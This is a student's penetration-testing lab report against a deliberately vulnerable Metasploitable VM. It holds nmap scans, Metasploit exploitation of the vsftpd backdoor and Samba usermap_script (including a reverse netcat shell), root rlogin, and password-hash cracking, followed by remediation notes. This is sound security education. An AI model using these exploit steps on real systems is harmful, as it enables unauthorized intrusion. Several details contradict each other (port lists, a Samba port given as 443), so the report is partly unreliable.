

Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Sikandra Kumar

ERP: 6602009

Course: B. Tech CSE(core)

Semester: 6th

Section: C

Date: 18/05/2025

Project objectives

Introduction:

This project involves conducting penetration testing within a controlled laboratory environment to simulate real-world cyber attacks. Using **Kali Linux** as the attacker system and **Metasploitable** as the intentionally vulnerable target, the project explores key phases of ethical hacking such as reconnaissance, scanning, enumeration, exploitation, privilege escalation, and post-exploitation analysis. The goal is to develop practical, hands-on experience in identifying and exploiting security vulnerabilities, while also applying appropriate remediation techniques to enhance system defenses. This simulation is intended for educational purposes, promoting responsible and ethical cybersecurity practices.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks: Network Scanning

Task 1: Basic Network Scan

Command: `nmap -v 192.168.202.129`

Output:

A screenshot of a terminal window on a Kali Linux system. The terminal shows the output of the command 'nmap -v 192.168.202.129'. The output indicates that the host is up and lists 21 open ports with their corresponding services. The terminal window has a dark background with a cityscape wallpaper. The top of the window shows the standard Linux desktop environment with a taskbar and system tray.

```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 2049/tcp on 192.168.202.129
Discovered open port 6000/tcp on 192.168.202.129
Discovered open port 513/tcp on 192.168.202.129
Discovered open port 6667/tcp on 192.168.202.129
Discovered open port 1099/tcp on 192.168.202.129
Discovered open port 512/tcp on 192.168.202.129
Discovered open port 8180/tcp on 192.168.202.129
Completed SYN Stealth Scan at 14:13, 0.32s elapsed (1000 total ports)
Nmap scan report for 192.168.202.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9B:D8:B1 (VMware)


Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

Task 2: Reconnaissance

Task 1: Scanning for hidden Ports

Command: `nmap -v -p- 192.168.202.129`

Output:



```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 2049/tcp on 192.168.202.129
Discovered open port 6000/tcp on 192.168.202.129
Discovered open port 513/tcp on 192.168.202.129
Discovered open port 6667/tcp on 192.168.202.129
Discovered open port 1099/tcp on 192.168.202.129
Discovered open port 512/tcp on 192.168.202.129
Discovered open port 8180/tcp on 192.168.202.129
Completed SYN Stealth Scan at 14:13, 0.32s elapsed (1000 total ports)
Nmap scan report for 192.168.202.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ceph-proxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:98:D8:B1 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

Total Hidden Ports = 7

List of hidden ports

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632
7. 6697

Task 2: Service Version Detection

Command: `nmap -v -sV 192.168.202.129`

Output:

```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 1524/tcp on 192.168.202.129
Discovered open port 514/tcp on 192.168.202.129
Discovered open port 6667/tcp on 192.168.202.129
Completed SYN Stealth Scan at 14:16, 0.34s elapsed (1000 total ports)
Initiating Service scan at 14:16
Scanning 23 services on 192.168.202.129
Completed Service scan at 14:16, 11.33s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.202.129.
Initiating NSE at 14:16
Completed NSE at 14:16, 0.30s elapsed
Initiating NSE at 14:16
Completed NSE at 14:16, 0.10s elapsed
Nmap scan report for 192.168.202.129
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9B:D8:B1 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Task 3: Operating System Detection

Command: `nmap -v -O 192.168.202.129`

Output:

```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 2049/tcp on 192.168.202.129
Discovered open port 2121/tcp on 192.168.202.129
Completed SYN Stealth Scan at 14:16, 0.32s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.202.129
Nmap scan report for 192.168.202.129
Host is up (0.00072s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  microsoft-ds
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  cproxy-ftp   ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
MAC Address: 00:0C:29:9B:D8:B1 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.002 days (since Sat May 17 14:13:54 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3: Enumeration

Target IP Address – 192.168.202.129

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry
7. 51228/tcp open status 1 (RPC #100024)

Task 4: Exploitation of services

1. vsftpd 2.3.4 (Port 21 - FTP)

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.202.129
- set RPORT 21
- run

Output:

[illegible]


```
root@kali: /home/kali
File Actions Edit View Help

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.202.129
RHOST => 192.168.202.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.202.129
RHOST => 192.168.202.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.202.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.202.129:21 - USER: 331 Please specify the password.
[*] 192.168.202.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.202.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.202.128:45795 -> 192.168.202.129:6200) at 2025-05-17 14:29:06 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls /root
Desktop
reset_logs.sh
vnc.log
msfconsole
sh: line 10: msfconsole: command not found
search smb_version
sh: line 11: search: command not found
back
sh: line 12: back: command not found
exit
[*] 192.168.202.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search samba username

Matching Modules
```

2. SMB 3.0.20-Debian (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.202.129
- run

Output:

```
root@kali: /home/kali
File Actions Edit View Help

exit
[*] 192.168.202.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search samba username

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -              -      -      -      -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.202.129
RHOST => 192.168.202.129
msf6 exploit(multi/samba/usermap_script) > set RPORT 192.168.202.129
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > set RPORT 443
RPORT => 443
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.202.128:4444
[-] 192.168.202.129:443 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.202.129:443).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.202.128:4444
[*] Command shell session 2 opened (192.168.202.128:4444 -> 192.168.202.129:48368) at 2025-05-17 14:39:02 -0400


exit
ls
[*] 192.168.202.129 - Command shell session 2 closed.
msf6 exploit(multi/samba/usermap_script) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
```

3. Exploiting R Services (Port 512,513,514)

- `nmap -p 512,513,514 -sC -sV --script=vuln 192.168.202.129`
- `rlogin -l root 192.168.202.129`

Output:



```
root@kali: /home/kali
File Actions Edit View Help

root@kali:~# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.202.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 14:42 EDT
Nmap scan report for 192.168.202.129
Host is up (0.00080s latency).

PORT      STATE SERVICE      VERSION
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped

MAC Address: 00:0C:29:9B:D8:B1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.28 seconds

root@kali:~# rlogin -l root 192.168.202.129
Last login: Sat May 17 14:09:32 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
root@metasploitable:~# exit
```

Task 5: Create user with root permission

- `adduser kamlesh`
- `password hello`
- `sudo usermod -aG sudo kamlesh`
- `cat /etc/passwd | grep kamlesh`
- `kamlesh:x:1001:1001: kamlesh, 1,123456789, 123456789:/home/ kamlesh:/bin/bash`
- `sudo cat /etc/shadow | grep kamlesh0x`
- `kamlesh:yj9T$bAN2KwCfT/9wmRfWuLJCP.$IzHcNLYm1QMRQQj7mSKnxV2GUR2PeNBxkR1DVVP8×93:20225:0:99999:7:::`


```
root@kali: /home/kali
File Actions Edit View Help
root@kali:~/home/kali# adduser vipin
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vipin
Enter the new value, or press ENTER for the default
Full Name []: vipin
Room Number []: 1
Work Phone []: 123456789
Home Phone []: 123456789
Other []:
Is the information correct? [Y/n] y
root@kali:~/home/kali# usermod -s /bin/bash vipin
root@kali:~/home/kali# cat /etc/passwd | grep vipin
vipin:x:1001:1001:vipin,1,123456789,123456789:/home/vipin:/bin/bash
root@kali:~/home/kali# cat /etc/shadow | grep vipin
vipin:$y$j9T$bAN2KwCFT/9wmRfWuLJCP.$IzHcNLYmiQMRQJj7mSKnxV2GUR2PeNBxkR1DVVP8*93:20225:0:99999:7:::
root@kali:~/home/kali# nano vipin_hash.txt
root@kali:~/home/kali# nano vipin_hash.txt
root@kali:~/home/kali# cat vipin_hash.txt
vipin:$y$j9T$bAN2KwCFT/9wmRfWuLJCP.$IzHcNLYmiQMRQJj7mSKnxV2GUR2PeNBxkR1DVVP8*93:20225:0:99999:7:::
root@kali:~/home/kali# ./john vipin_hash.txt
```

Task 6: Cracking password hashes

- nano kamlesh_hash.txt
- ./john kamlesh_hash.txt
- ./john kamlesh_hash.txt --show

```
root@kali: /home/kali
File Actions Edit View Help
root@kali:~/home/kali# adduser kamlesh
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for kamlesh
Enter the new value, or press ENTER for the default
Full Name []: kamlesh
Room Number []: 1
Work Phone []: 123456789
Home Phone []: 123456789
Other []:
Is the information correct? [Y/n] y
root@kali:~/home/kali# usermod -s /bin/bash kamlesh
root@kali:~/home/kali# cat /etc/passwd | grep kamlesh
kamlesh:x:1001:1001:kamlesh,1,123456789,123456789:/home/kamlesh:/bin/bash
root@kali:~/home/kali# cat /etc/shadow | grep kamlesh
kamlesh:$y$j9T$bAN2KwCFT/9wmRfWuLJCP.$IzHcNLYmiQMRQJj7mSKnxV2GUR2PeNBxkR1DVVP8*93:20225:0:99999:7:::
root@kali:~/home/kali# nano kamlesh_hash.txt
root@kali:~/home/kali# nano kamlesh_hash.txt
root@kali:~/home/kali# cat kamlesh_hash.txt
kamlesh:$y$j9T$bAN2KwCFT/9wmRfWuLJCP.$IzHcNLYmiQMRQJj7mSKnxV2GUR2PeNBxkR1DVVP8*93:20225:0:99999:7:::
root@kali:~/home/kali# ./john kamlesh_hash.txt
```

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

[CVE-2011-2523](#)

Reference:

<https://youtu.be/x9cEaiApTWg>

<https://www.youtube.com/watch?v=G7nIWUMvn0o>

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
 - **SMB version 3.0.20** is vulnerable to:
 - Remote Code Execution (RCE)
 - Null session attacks
 - Arbitrary file write/read
- **Common CVEs:**
 - [CVE-2007-2447](#) – Samba "username map script" command injection
 - [CVE-2017-7494](#) – Arbitrary code execution

- **Impact:** Attackers can exploit these flaws to **gain shell access, move laterally, or dump credentials.**
- **Remediation Steps:**
 - Disable SMBv1 and restrict access to trusted IPs only
 - Upgrade Samba to the **latest stable version (v4.20.1)**
 - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** <https://www.youtube.com/watch?v=HPP70Bx0Eck>

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated
- **Vulnerabilities:**
 - Transmit credentials in plaintext
 - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
 - Weak or no authentication mechanism
 - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
 - [CVE-1999-0651](#) – R-services allow remote attackers to access without proper authentication.
- **Impact:**
 - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
 - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651>

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like `nmap -v` to find open ports, `nmap -sV` to find service versions, and `nmap -O` to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.